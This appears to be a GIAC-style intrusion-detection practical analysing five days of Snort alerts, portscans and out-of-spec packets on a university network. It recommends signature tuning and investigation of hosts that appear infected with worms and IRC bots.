Though the specific reason for this signature is not known, it can be assumed that traffic to MY.NET.30.4 is monitored for informational/auditing purposes. Any inbound connection attempt to MY.NET.30.4 will fire this signature. This host appears to be running services on TCP ports 80, 524, and 51443. 325 source IPs triggered this alert during the five day period that was analyzed, but almost none of the activity seems to be malicious in nature (aside from generic horizontal scans across the network). All log data indicates that most of the traffic to this host is traffic related to normal communications with services running on those ports. Additionally, all of the common

source IPs from the alert data appear to be consumer broadband accounts in the Baltimore, MD area or addresses assigned to MD Universities. Since GIAC University is also in the same area, it is probable that students or professors working on projects from home have made the connections to this address. In the logs analyzed by David Lewis[11], Holger van Lengerich[12], and Shakeel Akhter[13], there were significant occurrences of this signature as well. Loic Juillard[14] has found that this host is likely a Novell NetWare server.

Source IP	Canonical name
68.32.63.27	pcp01838575pcs.owngsm01.md.comcast.net
134.192.65.152	hshsl152.umaryland.edu
68.55.137.211	pcp289053pcs.owngsm01.md.comcast.net
67.21.63.15	md-wmnsmd-cuda2-c1d-15.chvlva.adelphia.net
141.157.17.200	pool-141-157-17-200.balt.east.verizon.net

Recommendation

If MY.NET.40.3 is not expected to offer services on TCP ports 80, 524, and 51443, investigation of the host would be necessary as it may have been compromised. There are no indications of malicious activity originating from this host. If this host is running Novell NetWare, then it is recommended that it is at its most current patchlevel and is not vulnerable to exploitation.

Alert #2: MY.NET.30.3 activity (13,454 Alerts)

Top 5 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
68.55.250.229	2673	2730	2
68.49.76.164	2191	2417	2
68.55.178.168	1622	1854	2
68.34.27.67	1416	1859	2
216.56.88.95	1336	1806	2

Example of alerts

03/11-00:04:33.474720 [**] MY.NET.30.3 activity [**] 68.55.250.229:1540 -> MY.NET.30.3:524
03/11-00:04:33.617340 [**] MY.NET.30.3 activity [**] 68.55.250.229:1540 -> MY.NET.30.3:524
03/11-00:09:34.644623 [**] MY.NET.30.3 activity [**] 68.55.250.229:1033 -> MY.NET.30.3:524

Analysis

Each one of the sources above also triggered the previous signature; all alerts were for traffic to port 524/tcp. Both signatures trigger on activity to specific internal hosts that appear to be running Novell services.

[11] Lewis, David
[12] Lengerich, Holger van
[13] Akhter, Shakeel
[14] Juillard, Loic

Recommendation

Given the extremely large number of alerts generated between this and the "MY.NET.30.4 activity" signatures, some tuning should be made. By the alerts generated within the five-day period, it would appear as though the signature fires on any inbound connection attempt (whether successful or not). If the goal of these signatures is to audit connections to the NetWare servers, then we will see large amounts of false positives as inbound worm propagation attempts and portscans will also trigger the signatures. A rule using the "flow:established" option could effectively get rid of the alerts on portscans to non-listening ports, but we will still see many alerts for each legitimate connection. This is where Snort's new "flowbits" plugin can come in handy; it allows us to track the state of the session so we only get one alert for each connection.

```
alert tcp any any -> MY.NET.30.3 any (msg:"MY.NET.30.3
activity"; flow:established; flowbits:isnotset,active_session;)

alert tcp any any -> MY.NET.30.3 any (msg:"MY.NET.30.3
activity"; flow:established; flowbits:set,active_session;
flowbits:noalert;)
```

If it is desired to log all portscan attempts as well, then "flow:established" can be removed from the rules. Implementing this rule change will allow accurate auditing of inbound connections to these hosts, while greatly reducing the false positives and multiple alerts; the total number of alerts for these signatures would be greatly reduced and more manageable.

Alert #3: SMB Name Wildcard (7,531 Alerts)

Top 5 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
MY.NET.190.92	4159	4159	109
MY.NET.11.7	1045	1046	3
MY.NET.75.13	492	492	137
MY.NET.150.198	369	369	148
MY.NET.150.44	195	195	83

Analysis

The SMB Name Wildcard signature is written to trigger on the NetBIOS SMB Wildcard query. The use of SMB Wildcards is not necessarily malicious as many Exchange servers and website statistics programs make use of the query in order to get basic name resolution of hosts. However, using these alerts, we may be able to passively determine which ports are open on network machines.

The top offender for this signature is an internal host at MY.NET.190.92. Investigation into the logs reveals frequent outbound SMB Wildcard queries, though it is likely not worm related, as the timestamps do not indicate aggressive scanning. This host may be running a Windows-based reporting application that attempts to resolve hostnames of specific hosts. However, in reviewing the data for this host, a significant number SMB queries were sent to hosts within the 169.254.0.0/16 network, which is widely known as the failed DHCP netblock for Microsoft Operating Systems. This traffic is also non-malicious and has been examined in Carl Madzelan's practical.[15]

When a connection is established to a Windows host, the destination host will attempt to resolve the source's IP address to a host name. In Windows land, SMB wildcard queries are used before traditional DNS in order to do this. Given that the network is constantly receiving portscans from outside hosts, we should be able to correlate the IDS signatures with the inbound portscans in order to determine which internal hosts accepted a connection to a specific port – we should be able to see an inbound connection request, directly followed by an outbound SMB Wildcard query if the destination host is listening on the port and has accepted the connection.

The table below shows hosts that have likely accepted connections to a particular port using this method (assuming the wildcard query will be issued within one minute of the initial connection attempt).

Destination	# Connections	# Source IPs	Ports Open
MY.NET.109.86	9	9	80, 3389, 6129, 25, 17300, 21
MY.NET.150.198	27	20	8150, 6129, 443, 4899, 8000, 21, 80, 23
MY.NET.150.44	19	17	443, 6129, 3389, 8866, 21, 4898, 17300, 3410, 4899
MY.NET.42.4	1	1	4480

The first thing to note would be the ports that appear to be open on each host. While HTTP, SMTP, and FTP may be normal, there are a number of ports that are likely indicators of a compromise. 6129/tcp is the default port for the DameWare remote control application that may be vulnerable to remote exploitation. Kuang2 is known to run over port 17300/tcp and is a confident sign of intrusion. The other ports may or may not be normal for those hosts.

Recommendation

Investigation into each of the hosts listed above as accepting portscans is recommended in order to insure that the host has not been compromised and only the desired services are running. Special attention should be paid to MY.NET.150.44 since it appears to be listening on 17300/tcp and it is also in the list of the top 5 hosts triggering the SMB Wildcard signature. From this, it may be assumed that this particular host receives a fair amount of legitimate traffic and is likely providing a public service.

[15] Madzelan, Carl

Compromise of a highly visible host could have serious consequences for both data integrity and public image. Both Loic Juillard[16] and Les Gordon[17] saw a great deal of alerts from this signature.

Alert #4: connect to 515 from outside (4,405 Alerts)

Sources triggering this signature

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
68.32.127.158	4405	4405	1

Destinations for this signature

Destination IP	# Alerts (sig)	# Alerts (total)	# Sources (total)
MY.NET.24.15	4405	4405	1

Example of alerts

03/11-21:55:04.269097 [**] connect to 515 from outside [**] 68.32.127.158:50774 -> MY.NET.24.15:515
03/11-21:55:04.626281 [**] connect to 515 from outside [**] 68.32.127.158:50774 -> MY.NET.24.15:515
03/11-21:55:04.687668 [**] connect to 515 from outside [**] 68.32.127.158:50774 -> MY.NET.24.15:515
03/11-21:55:05.248062 [**] connect to 515 from outside [**] 68.32.127.158:50774 -> MY.NET.24.15:515

Analysis

All alerts for the "connect to 515 from outside" signature were from activity between two distinct hosts and do not appear to be malicious in nature. This port is commonly used for Unix printer spooling and is likely normal traffic between these two hosts.

Recommendation

If traffic between these hosts is considered authorized and should not be actively monitored, the Snort rule should be modified to ignore this traffic and only fire on inbound connections from different source IP addresses. However, if it is desired to still monitor all inbound connections to 515, then a rewrite of the rule using the "flowbits" plugin could significantly reduce the number of alerts since it would only alert once per established tcp connection (this would be very similar to the rule provided in the analysis of the "MY.NET.30.3 Activity" signature.

Alert #5: High port 65535 tcp - possible Red Worm - traffic (4,274 Alerts)

[16] Juillard, Loic
[17] Gordon, Les

Top 5 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
MY.NET.42.9	794	823	5
MY.NET.97.153	783	783	3
81.220.120.34	749	749	1
219.137.39.211	722	722	1
MY.NET.34.11	154	164	1

Analysis

This is a port-based signature that only looks for connections where the source or destination port is 65535. This port is a legitimate ephemeral port for use by the operating system, but excessive use may be an indicator of compromise. Upon first glance, it is obvious that there are significantly fewer alerts from MY.NET.34.11 than from the top four offenders; looking through the signature logs for this host reveals that the host is likely a web server and the signature alerts were false positives. Now that we have an idea of the number alerts that will fire under normal circumstances, it is clear that the other four hosts may be compromised.

MY.NET.42.9 has been compromised and is likely infected with the Red Worm. Additionally, this host has also triggered 24 instances of the "IRC evil –running XDCC" signature, which may indicate that it is being used to transfer files via IRC XDCC. This host made many connections to 81.220.120.34, which is the reason for that address being in the top 5 list. Also, MY.NET.97.153 appears to have been infected and has made the 722 connections to 219.137.39.211.

Recommendation

Immediate investigation into MY.NET.42.9 and MY.NET.97.153 should be made in order to clean the hosts of any malware and bring them back to their normal state. These hosts should be taken offline and not trusted until it can be confirmed that they are no longer compromised.

ALERTS OF INTEREST

[GIAC_U NIDS IRC Alert] IRC user /kill detected, possible trojan. (611 Alerts)

Top 2 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
64.157.246.22	397	397	2
216.152.64.155	105	105	13

Analysis

The "kill" command is a legitimate IRC command, but when seen in high numbers, may be an indicator that a host has been infected with an IRC aware Trojan. All of the signature alerts from 64.157.246.22 were seen across two internal hosts (MY.NET.15.198 and MY.NET.153.98). Given the sheer number of alerts to these two hosts, it is likely that each of them have been infected with a Trojan that is connecting to the IRC server at 64.157.246.22. Additionally, the MY.NET.153.98 also triggered the "[GIAC_U NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot" signature which is a further indication of compromise and that the host is attempting to serve illegal files over IRC. The second source address has more destinations (internal hosts) and likely represents false positives as it is normal to see some kills if you are on IRC. All other signature alerts have very low occurrences and are also likely false positives. Daniel Clark[18] also noted this activity within his practical.

Recommendation

The MY.NET.15.198 and MY.NET.153.98 hosts should be immediately taken offline for remediation. If IRC traffic is prohibited by the University's acceptable usage policy, it may be desired to block common IRC ports at the border firewall(s) in order to prevent this sort of activity (ports 6666 – 7000 tcp).

[GIAC_U NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC (119 Alerts)

Top 5 sources

Source IP	# Alerts (sig)	# Alerts (total)	# Destinations (total)
MY.NET.97.176	48	48	1
MY.NET.97.31	20	20	1
MY.NET.97.71	18	18	1
MY.NET.97.193	10	10	1
MY.NET.97.55	9	9	1

Analysis

Though this is a custom signature and the exact rule is not available, it can be assumed that it has been written in order to catch internal hosts that may have been infected with the sdbot Trojan. The sdbot Trojan is IRC aware and will allow remote IRC users to execute commands on the infected hosts. This signature identified 12 source addresses triggering this signature and all were going to the same destination IRC server, 216.152.64.155. It is probable that each host has been infected with the sdbot Trojan and is contacting a default "bot" server in order to receive commands from a remote user. Both Daniel Clark[19] and Andrew Evans[20] observed this activity during analysis for their practical assignments.

[18] Clark, Daniel
[19] Clark, Daniel
[20] Evans, Andrew

Recommendation

This signature appears to be effective in catching hosts infected with the sdbot Trojan; however, until the hosts can be investigated this cannot be determined. Each of the 12 hosts should be taken offline and investigated for possible compromise. It is also possible that in addition to the sdbot Trojan, these hosts have other malicious programs installed on them.

[GIAC_U NIDS] External MiMail alert (48 Alerts)

Destinations for this signature

Destination IP	# Alerts (sig)	# Alerts (total)	# Sources (total)
MY.NET.12.6	48	131	41

Analysis

This is a custom signature written by GIAC_U in order to catch variants of the MiMail mass-mailing worm. This worm has a simplified key logger that sends data to a specified email address periodically. More information can be found at < http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.html>. All signature alerts were generated by traffic inbound to MY.NET.12.6, which is likely a primary inbound SMTP server for the University. The exact details of the signature are not known, but 48 alerts in 5 days is a realistic number and may be legitimate catches of inbound MiMail infected email. The top source of this activity is 68.55.10.25.

Recommendation

In order to protect users of the University email system from email viruses, an anti-virus product on the mail servers should be mandatory. Once a sufficient AV solution is in place, the rule can be written in order to fire on outbound virus activity, which would be a clear indication that something got through and there is an infected internal host. Internal virus infections can seriously disrupt the network by consuming a great deal of bandwidth. The MiMail virus in particular can be especially dangerous if it were to capture confidential data through its key logging capabilities.

ALERTS – top 10 sources

Source IP	# Alerts	# Signatures	Destinations involved
68.32.127.158	4405	1	MY.NET.24.15
MY.NET.190.92	4159	1	109 destinations
68.32.63.27	3668	2	MY.NET.30.4
134.192.65.152	2779	2	MY.NET.30.3, MY.NET.30.4
68.55.250.229	2730	2	MY.NET.30.3, MY.NET.30.4
68.49.76.164	2417	2	MY.NET.30.3, MY.NET.30.4
68.34.27.67	1859	2	MY.NET.30.3, MY.NET.30.4
68.55.178.168	1854	3	MY.NET.30.3, MY.NET.30.4
216.56.88.95	1806	2	MY.NET.30.3, MY.NET.30.4
63.13.156.54	1597	3	MY.NET.30.3, MY.NET.30.4

The top "attacker" generated numerous alerts for one signature to a single destination host. This activity was proven to be non-malicious in nature in the analysis section of alert 4 above – this was seemingly normal Unix printing. The second most frequent source host is an internal host that is generating a very large amount of "SMB Name Wildcard" alerts. This host was analyzed in alert 3 above and has not been compromised. The remaining hosts were seen making connections to the protected internal hosts, MY.NET.30.3 and MY.NET.30.4. Custom signatures were made to track connections to these hosts, and as discussed in alerts 1 and 2 above signature tuning could be made in order to reduce the number of alerts for these signatures.

ALERTS – top 10 destinations


Destination IP	# Alerts	# Signatures	Originating sources
MY.NET.30.4	15757	5	325 source IPs
MY.NET.30.3	13457	4	184 source IPs
MY.NET.24.15	4405	1	68.32.127.158
68.95.186.36	3979	2	MY.NET.11.7, MY.NET.190.92
169.254.25.129	1328	1	3 source IPs
MY.NET.97.153	850	3	5 source IPs
81.220.120.34	794	1	MY.NET.42.9
MY.NET.42.9	764	4	5 source IPs
219.137.39.211	661	1	MY.NET.97.153
169.254.45.176	604	1	124 source IPs

The top 2 "victims" should be familiar at this point. The custom signatures used to track traffic to these hosts caused the large amount of alerts. Similarly, the Unix printing between a single external host and a single internal host explains the presence of the third host on the list. The host at 68.95.186.36 appears in the list due to the large number of SMB Wildcard queries sent to it from MY.NET.190.92, which was found to be normal traffic in alert 3 above; the 5th and 10th hosts in the list are also related to the Wildcard queries. MY.NET.97.153, 81.220.120.34, MY.NET.42.9, and 219.137.39.211 were all analyzed in alert 5 above in relation to possible Red Worm infection.

PORTSCAN ALERT SUMMARY

Analyzing the portscan files from the sensor proved to be quite an arduous task. I combined the use of the Sawmill application[21] and custom scripts in order to grab information from the data. All graphs in this section were generated by the Sawmill application, though some have been sanitized using GIMP.[22]

Graph of scans over time



Date	# of scans
11 Mar 2004	910,262
12 Mar 2004	1,489,967
13 Mar 2004	4,451,600
14 Mar 2004	1,616,500
15 Mar 2004	840,823
Total	**9,309,152**

It is immediately apparent that there is a significant increase in scanning activity during the day of 13 Mar 2004. Further investigation into this increase is necessary as it may indicate targeted attacks to critical systems.

[21] http://www.sawmill.net
[22] http://www.gimp.org

Top 10 Source IP addresses

	Source host	Hits	Hits bar
1	MY.NET.190.92	3,674,962	
2	MY.NET.1.3	2,913,899	
3	MY.NET.1.4	398,298	
4	MY.NET.153.37	281,036	
5	MY.NET.81.39	196,708	
6	MY.NET.34.14	137,182	
7	MY.NET.150.201	107,739	
8	MY.NET.110.72	101,413	
9	MY.NET.82.15	88,724	
10	MY.NET.80.224	72,002	
	2758 other items	1,337,189	
	Total	**9,309,152**	

The top 2 scanning hosts represented above account for nearly 71% of the overall scanning activity reported by the Snort sensor. In addition, it is important to note that the top 10 scanning hosts are all internal machines, which contradicts the theory of a massive inbound attack on the network. At this point, this activity may be related to active servers within the network performing their normal duties, compromised machines, malicious internal users, or user applications (namely P2P) attempting to initiate numerous external connections.

Top scans from MY.NET.190.92

Destination Port	# Scans	Scan Type
135	1,830,784	SYN
445	1,823,464	SYN
5000	5435	SYN
8080	5224	SYN
139	4588	SYN

Given the details on the scanning activity reported above, it is apparent that this host is likely infected with a variant of the Welchia worm[23], which attempts to propagate through DCOM RPC over port 135 tcp[24] as well as the Workstation service.[25] In the interest of determining the cause of the increase in scanning activity specifically for 13 Mar 2004, I queried the logs for activity from this host during that day and found that it accounted for roughly 83% of the scans reported. This is most certainly the root cause of the dramatic increase. Snort signatures like SID 2193 "NETBIOS SMB-DS DCERPC

[23] http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html
[24] http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
[25] http://www.microsoft.com/technet/security/bulletin/MS03-049.mspx

ISystemActivator bind attempt"[26] and SID 2251 "NETBIOS DCERPC Remote Activation bind attempt"[27] should've caught this infection if enabled on the sensor.

Top scans from MY.NET.1.3

Destination Port	# Scans	Scan Type
53	2,903,123	UDP
123	8,647	UDP
10123	246	UDP

The majority of the traffic from this host is running over 53/udp and 123/udp. Initial possibilities include a primary DNS server that is running NTP, or a host that is using 53/udp as a covert communications channel in attempts to avoid detection. Performing analysis on the top destination hosts reveals that they are running DNS services, so this host appears to be a normal DNS server. Additionally, MY.NET.1.4 appears to be a secondary DNS server for the network. Snort can be tuned in order to ignore this DNS traffic from generating so many portscan alerts and reduce the amount of data an analyst must review.

Top destination IP addresses

	Destination host	Hits	Hits bar
1	69.6.57.7	69,326	
2	MY.NET25.69	68,504	
3	192.26.92.30	59,712	
4	69.6.57.8	56,437	
5	69.6.57.9	52,323	
6	69.6.57.10	51,779	
7	209.17.66.10	48,691	
8	192.48.79.30	47,899	
9	192.5.6.30	37,683	
10	203.20.52.5	36,830	
	1679144 other items	8,779,968	
	Total	**9,309,152**	

69.6.57.0/24 shows up numerous times in the top destination addresses for scanning activity. A marketing company owns this network, and the majority of scans destined to their network are for 53/udp (DNS) and 25/tcp (SMTP). I have listed the top source hosts visiting the network below:

[26] http://www.snort.org/snort-db/sid.html?sid=2193
[27] http://www.snort.org/snort-db/sid.html?sid=2251

Source IP	# of connections
MY.NET.1.3	216,167
MY.NET.1.4	11,343
MY.NET.25.67	1700
MY.NET.25.68	513
MY.NET.25.73	457
MY.NET.25.71	408
MY.NET.25.69	289

The first two hosts are the GIAC_U DNS servers, while the rest appear to be the outbound SMTP servers for the University. There may be a business relationship between the University and that company, or it is possible that many users on the network are providing information to the marketing company. This activity appears to be related to normal outbound SMTP to servers on the marketing company's network.

MY.NET.25.69 is receiving a great deal of inbound scanning traffic and is likely a primary inbound email server for the University. After reviewing the logs, the source of this traffic is from 204.152.186.189; this IP belongs to a site that provides spam fighting "by finding and listing Exploitable Servers."[28] Though possibly unethical, the source host does not present a great risk to the University network.

OUT OF SPEC ANALYSIS

In order to analyze the data from the out of spec alerts, I used a series of scripts gathered from Mike Poor's practical[29]; many of his scripts were based on those written by Chris Baker.[30]

OOS - Top Source IPs

Source IP	# of occurrences
68.54.84.49	993
62.111.194.65	106
66.225.198.20	103
64.91.255.232	102
217.125.5.139	83

Investigation into the top OOS talker reveals a great deal of traffic to port 110/tcp of an internal server (MY.NET.6.7). This host appears to be a POP3 server, and the traffic was flagged as suspicious because the packets are using ECN as indicated by the "12" seen in the two high order bits of the TCP flag byte. The second host, 62.111.194.65 has generated 106 OOS alerts that are consistent with the BitTorrent file sharing application. I have included a sample entry below:

```
03/12-00:18:13.441480 62.111.194.65:4325 -> MY.NET.69.226:6883
```

[28] http://www.dnsbl.us.sorbs.net/cgi-bin/lookup?js&IP=
[29] Poor, Mike
[30] Baker, Chris

```
TCP TTL:47 TOS:0x0 ID:32297 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x7F8B4AD  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 125160068 0 NOP WS: 0
```

This activity is not necessarily malicious, though it may be against the University's acceptable usage policy. The alerts generated by the third and fourth hosts in the list were triggering on ECN traffic to probable SMTP and FTP servers on the University network (MY.NET.12.6 and MY.NET.24.47 respectively). The host at 217.125.5.139 also generated many OOS alerts from packets containing the ECN TCP flags, but the traffic seen from this host indicates that an internal user at MY.NET.153.185 is using the eDonkey P2P application; the alerts were inbound packets to port 4662/tcp.

OOS – Top Destination IPs

Destination IP	# of occurrences
MY.NET.6.7	1003
MY.NET.12.6	382
MY.NET.24.44	258
MY.NET.24.47	134
MY.NET.69.226	111

All of the top destination IPs are directly related to the top source IPs with the exception of MY.NET.24.44. The traffic to this host appears to be legitimate ECN traffic to port 80/tcp (HTTP) and is not malicious in nature.

OOS – Top Destination Ports

Destination Port	# of occurrences	Port Assignment
110	1044	POP3
80	427	HTTP
25	404	SMTP
4662	155	EDonkey2000 (P2P)
6883	108	BitTorrent (P2P – 6881-6889/tcp)

The top destination ports found in the OOS data are consistent with the analysis of the source and destination addresses above.

EXTERNAL SOURCES THAT REQUIRE INVESTIGATION

Source #1: 64.157.246.22

This host was discussed in the first alert of interest report above and appears to be an IRC server that is allowing the distribution of illegal software (warez). Multiple internal hosts were seen connecting to this server and may have Trojans or "bots" installed on them in order to provide illegal content to users of the server.

```
OrgName:    Level 3 Communications, Inc.
OrgID:      LVLT
```

```
Address:    1025 Eldorado Blvd.
City:       Broomfield
StateProv:  CO
PostalCode: 80021
Country:    US

NetRange:   64.152.0.0 - 64.159.255.255
CIDR:       64.152.0.0/13
NetName:    LC-ORG-ARIN
NetHandle:  NET-64-152-0-0-1
Parent:     NET-64-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.LEVEL3.NET
NameServer: NS2.LEVEL3.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-06-08
Updated:    2001-05-30

TechHandle: LC-ORG-ARIN
TechName:   level Communications
TechPhone:  +1-877-453-8353
TechEmail:  ipaddressing@level3.com

OrgAbuseHandle: APL8-ARIN
OrgAbuseName:   Abuse POC LVLT
OrgAbusePhone:  +1-877-453-8353
OrgAbuseEmail:  abuse@level3.com

OrgTechHandle: TPL1-ARIN
OrgTechName:   Tech POC LVLT
OrgTechPhone:  +1-877-453-8353
OrgTechEmail:  ipaddressing@level3.com

OrgTechHandle: ARINC4-ARIN
OrgTechName:   ARIN Contact
OrgTechPhone:  +1-800-436-8489
OrgTechEmail: arin-contact@genuity.com
```

Source #2: 216.152.64.155

This host was discussed in the second alert of interest and is running an IRC server that is likely being used for remote control of sdbot infected hosts. Twelve internal hosts were seen connecting to this server and should be immediately examined for potential compromise.

```
Canonical name: webmaster.ca.us.austnet.org
OrgName:    WebMaster, Incorporated
```

```
OrgID:      WBMR
Address:    1601 Civic Center Drive, Suite 101
City:       Santa Clara
StateProv:  CA
PostalCode: 95050
Country:    US

NetRange:   216.152.64.0 - 216.152.79.255
CIDR:       216.152.64.0/20
NetName:    WEBMASTER-BLK-1
NetHandle:  NET-216-152-64-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.WEBMASTER.COM
NameServer: NS1.WEBCHAT.ORG
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-07-18
Updated:    2003-09-05

TechHandle: MO21-ARIN
TechName:   Owen, Mark
TechPhone:  +1-408-345-1800
TechEmail:  mark@webmaster.com
```

Source #3: 69.6.57.7

This host, along with many others in the same netblock, were seen in the list of top destination IP addresses for portscans. Analysis of this activity was provided in the portscan section above.

```
OrgName:    Brilliant Marketing, Inc.
OrgID:      BRILL
Address:    PO Box 2207
City:       Austin
StateProv:  TX
PostalCode: 78768-2207
Country:    US

NetRange:   69.6.57.0 - 69.6.57.255
CIDR:       69.6.57.0/24
NetName:    BRILL-BLK-69-6-57-0
NetHandle:  NET-69-6-57-0-1
Parent:     NET-69-6-0-0-1
NetType:    Reassigned
NameServer: NS1.WHOLESALEBANDWIDTH.COM
NameServer: NS2.WHOLESALEBANDWIDTH.COM
Comment:
```

```
RegDate:    2004-03-19
Updated:    2004-03-19

OrgTechHandle: MSC57-ARIN
OrgTechName:   Scholl, Matthew
OrgTechPhone:  +1-877-480-8057
OrgTechEmail:  noc@alwaysclickingonemails.com
```

Source #4: 68.55.10.25

This host was discussed in the third alert of interest and appears to be sending a large number of mass-mailing viruses to the University's SMTP server. From the DNS information, it is obvious that this is a consumer class broadband cable account.

```
Canonical name: pcp07427035pcs.howard01.md.comcast.net
CustName:   Comcast Cable Communications, Inc.
Address:    3 Executive Campus
Address:    5th Floor
City:       Cherry Hill
StateProv:  NJ
PostalCode: 08002
Country:    US
RegDate:    2003-03-19
Updated:    2003-03-19

NetRange:   68.55.0.0 - 68.55.255.255
CIDR:       68.55.0.0/16
NetName:    BALTIMORE-A-6
NetHandle:  NET-68-55-0-0-1
Parent:     NET-68-32-0-0-1
NetType:    Reassigned
Comment:    NONE
RegDate:    2003-03-19
Updated:    2003-03-19

TechHandle: IC161-ARIN
TechName:   Comcast Cable Communications Inc
TechPhone:  +1-856-317-7200
TechEmail:  cips_ip-registration@cable.comcast.com

OrgAbuseHandle: NAPO-ARIN
OrgAbuseName:   Network Abuse and Policy Observance
OrgAbusePhone:  +1-856-317-7272
OrgAbuseEmail:  abuse@comcast.net

OrgTechHandle: IC161-ARIN
OrgTechName:   Comcast Cable Communications Inc
```

```
OrgTechPhone:  +1-856-317-7200
OrgTechEmail:  cips_ip-registration@cable.comcast.com
```


Source #5: 204.152.186.189

There was a great deal of inbound portscans originating from this host. Through further research, it was determined that this host is attempting to fight spam by insuring that mail servers are secure.

```
Canonical name: www.dnsbl.us.sorbs.net
